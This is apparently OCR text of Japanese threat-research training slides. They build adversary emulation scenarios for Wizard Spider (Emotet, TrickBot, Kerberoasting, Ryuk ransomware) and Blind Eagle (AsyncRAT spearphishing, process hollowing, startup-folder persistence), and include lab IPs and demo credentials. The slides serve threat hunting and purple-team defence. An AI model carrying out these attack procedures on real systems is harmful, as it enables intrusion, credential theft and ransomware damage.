
情報収集 | **分析・脅威シナリオ作成** | 応用

- 取得した情報に基づき、脅威シナリオを構築する。
  - 参考）APT3 Emulation Plan：https://attack.mitre.org/resources/adversary-emulation-plans/

- **例）Wizard Spiderの攻撃シナリオ構築**
  - ロシアをベースとする高度なサイバー犯罪グループ。TrickBotで有名。
  - 参考）https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master/wizard_spider


- **例）Blind Eagleによる脅威シナリオ構築**
  - Blind Eagle（別名： APT-C-36）は、2019年からコロンビアとエクアドルの組織を積極的に攻撃している。
  - 2023年には、コロンビア政府の税務機関になりすまし、コロンビアの主要産業を標的とする新しいキャンペーンが報告されている。
  - 参考）https://github.com/center-for-threat-informed-defense/adversary_emulation_library/tree/master/blind_eagle
  - 参考）*“Becoming a Dark Knight: Adversary Emulation Demonstration for ATT&CK Evaluations”*
    - Threat Researchをどのように行い、Adversary Emulationを行うかわかりやすく説明している講演
    - YouTube：https://www.youtube.com/watch?v=ulktZxdN6nA

OPERATION FLOW



Phase 1 :

- フィッシング攻撃にて、最初の被害者であるDorothyの端末に、マクロドキュメントを送信する。
- マクロはEmotetをダウンロードして実行し、ポート8080経由でC2を確立する。
- Emotetはレジストリキーを変更して持続性を獲得する。
- Outlook Scraperをダウンロードし、Outlook連絡先のメッセージスレッドと資格情報を収集する。
- Emotetは認証情報を使用して、RDP 経由で横断的侵害を行い、Trickbotをダウンロードする。



Workstation
judy@dorothy

Initial: Macros Document
Backdoor: Emotet
Creds: Outlook-scraper

Workstation
bill@toto

Backdoor: TrickBot
Creds: Rubeus

Active Directory
vfleming@wizard

Backdoor: TrickBot
Ransomware: Ryuk
Tools: AdFind

WIZARD SPIDER

Phase 2 :

- TrickBotはHTTP経由でC2サーバとやり取りを行い、広範なネットワークとシステムの調査・探索を行う。
- Rubeus を使用して Kerberosting による権限昇格を行う。
- 収集された資格情報を使用してRDP経由でドメインコントローラーへアクセスする。ユーザサインイン時にTrickBotを実行したレジストリキーで永続性を確保する。
- AdFindを使用して Active Directory をマッピングする。

Workstation
judy@dorothy

Initial: Macros Document
Backdoor: Emotet
Creds: Outlook-scraper

Workstation
bill@toto


Backdoor: TrickBot
Creds: Rubeus


Active Directory
vfleming@wizard

Backdoor: TrickBot
Ransomware: Ryuk
Tools: AdFind

Phase 3 :

- 侵害されたドメインコントローラへRDP接続を行い、wbadmin mscコンソールへアクセスする
- バッチスクリプトを使用してすべてのバックアップサービスとプロセスを停止し、強制終了する。
- 完了すると、Ryukを実行し、バックアップサーバから環境全体を暗号化する。
- Ryukは自動化された特権昇格と検知バイパスを実行し、再帰的にファイルを暗号化する。





https://blogs.blackberry.com/en/2023/02/blind-eagle-apt-c-36-targets-colombia

Blind Eagle

SOFTWARE FLOW

Big Bad World

Company Network

Blind Eagle C2 Server

What's happening under this monitor?

1

Windows 10 Workstation

User Privileges: Non-admin

Initial Access: Spearphishing

2

Software: AsyncRAT

Defense Evasion: Double File Extensions

Persistence: notepad.lnk & VBS Script

3

Software: AsyncRAT

C2: Encrypted Channel via Non-Standard Port

Encryption: RSA (SHA512)

4

Software: AsyncRAT

Persistence: Startup Folder

Defense Evasion: Indicator Removal: File Deletion

5

Software: AsyncRAT

Credential Access: Keylogging & Browser credential theft

Scenario Steps 👣

Steps	User Story	Software	Reporting
Step 0 - Initial Compromise	Blind Eagle gains an initial foothold into the victim's system via spearphishing (T1566.001). The attackers send an email containing a password-protected PDF, and the password is provided in the email's content. The sender address spoofs the Colombian National Directorate of Taxes and Customs (DIAN), a legitimate Colombian government agency.	Browser-based Outlook instance Adobe Acrobat	BlackBerry - Feb 2023 Check Point Research - Jan 2023 QiAnXin Threat Intelligence Center - Feb 2019 Lab 52 - 2020 TrendMicro - Sept 2021 SCILabs MX - June 2022
Step 1 - Execution	The non-admin user will enter the password to open the PDF, which contains a fake notification from DIAN regarding outstanding tax payments owed by the user. The document prompts the user to click a link (T1566.002, T1204.001). This link will download a second item, which is a password protected RAR archive - "factura-228447578537.pdf.uue" - that utilizes double file extensions (masquerades as a PDF but really is a UUE) (T1036.007). The site will download the AsyncRAT payload from a Discord CDN (T1102). The user will double click the file, which prompts the execution of VBS script ("factura-22844758537.pdf.vbs") via wscript.exe and trigger the persistence mechanism (T1204.002, T1059.005).	AsyncRAT PowerShell Visual Basic WinRAR	BlackBerry - Feb 2023 Check Point Research - Jan 2023 Lab 52 - 2020 TrendMicro - Sept 2021 SCILabs MX - Jul 2022

📜 Overview

Step 1 emulates Blind Eagle gaining initial access from the target user downloading, extracting, and executing a Visual Basic script received from a link residing in an attachment to a spearphishing email. The email is sourced from the email address `notificacion@dian-info.com` the following actions take place when the VB script is executed:

1. The script uses PowerShell to download new_rump_vb.net.txt (`fiber.dll`) from `192.168.0.5/dll` .
2. The script then loads fiber.dll into the current Application Domain.
3. Once loaded the `VAI` method is called passing in an obfuscated URL pointing to the AsyncRAT payload (`asy.txt`).
4. `fiber.dll` creates an artifact in `C:\Windows\Temp` called `OneDrive.vbs` which is a copy of the VB loader.
5. `fiber.dll` uses the `WebClient.DownloadString` method to download `Rump.xls (fsociety.dll)` .
6. `fiber.dll` uses `Strings.StrReverse` and `Replace` to unmangle `Rump.xls` .
7. `fiber.dll` uses `Strings.StrReverse` and `Replace` to unmangle the URL pointing to `asy.txt (AsyncRAT payload)` .
8. `fiber.dll` uses `webClient.DownloadString` and `StrReverse` to download and unmabgle `asy.txt` .
9. `fiber.dll` uses `AppDomain.CurrentDomain.Load` and `Convert.FromBase64String` to load `Rump.xls (fsociety.dll)` into the current Application Domain and executes the `Ande` method of the `fsociety.Tools` Class passing in two arguments: The path to `RegSvcs.exe` and the contents of `asy.txt` with Base64 encoding removed.
10. `fsociety.dll` performs process hollowing to inject `AsyncRAT` into `RegSvcs.exe`
11. `fiber.dll` calls the `startup` method of the `fiber.Optical` class. This leverages the Windows Script Host to establish persistence by creating an `lnk` file in the Users startup folder pointing to the previously dropped `OneDrive.vbs` in `C:\Windows\Temp`

☣ Procedures

➡ RDP into `Desk1 (10.1.0.5)` :

Username	Password
bancomurcielago\demo_admin	Phrasing!


- Open Edge and browse to https://mail.bancomurcielago.com/owa, login as `demo_admin` :

3-3：Threat Research

- **脅威分析プロセス**

情報収集 → 分析・脅威シナリオ作成 → **応用**

- 現在：攻撃者がもつ最新の攻撃技術が判明した状態
- 次のアクションとして、脅威シナリオを**Purple Teaming**や**Threat Hunting**に応用する。
- 今回は、**Threat Hunting**を中心に詳解する（Purple Teamingについては、Appendix Cを参照のこと）

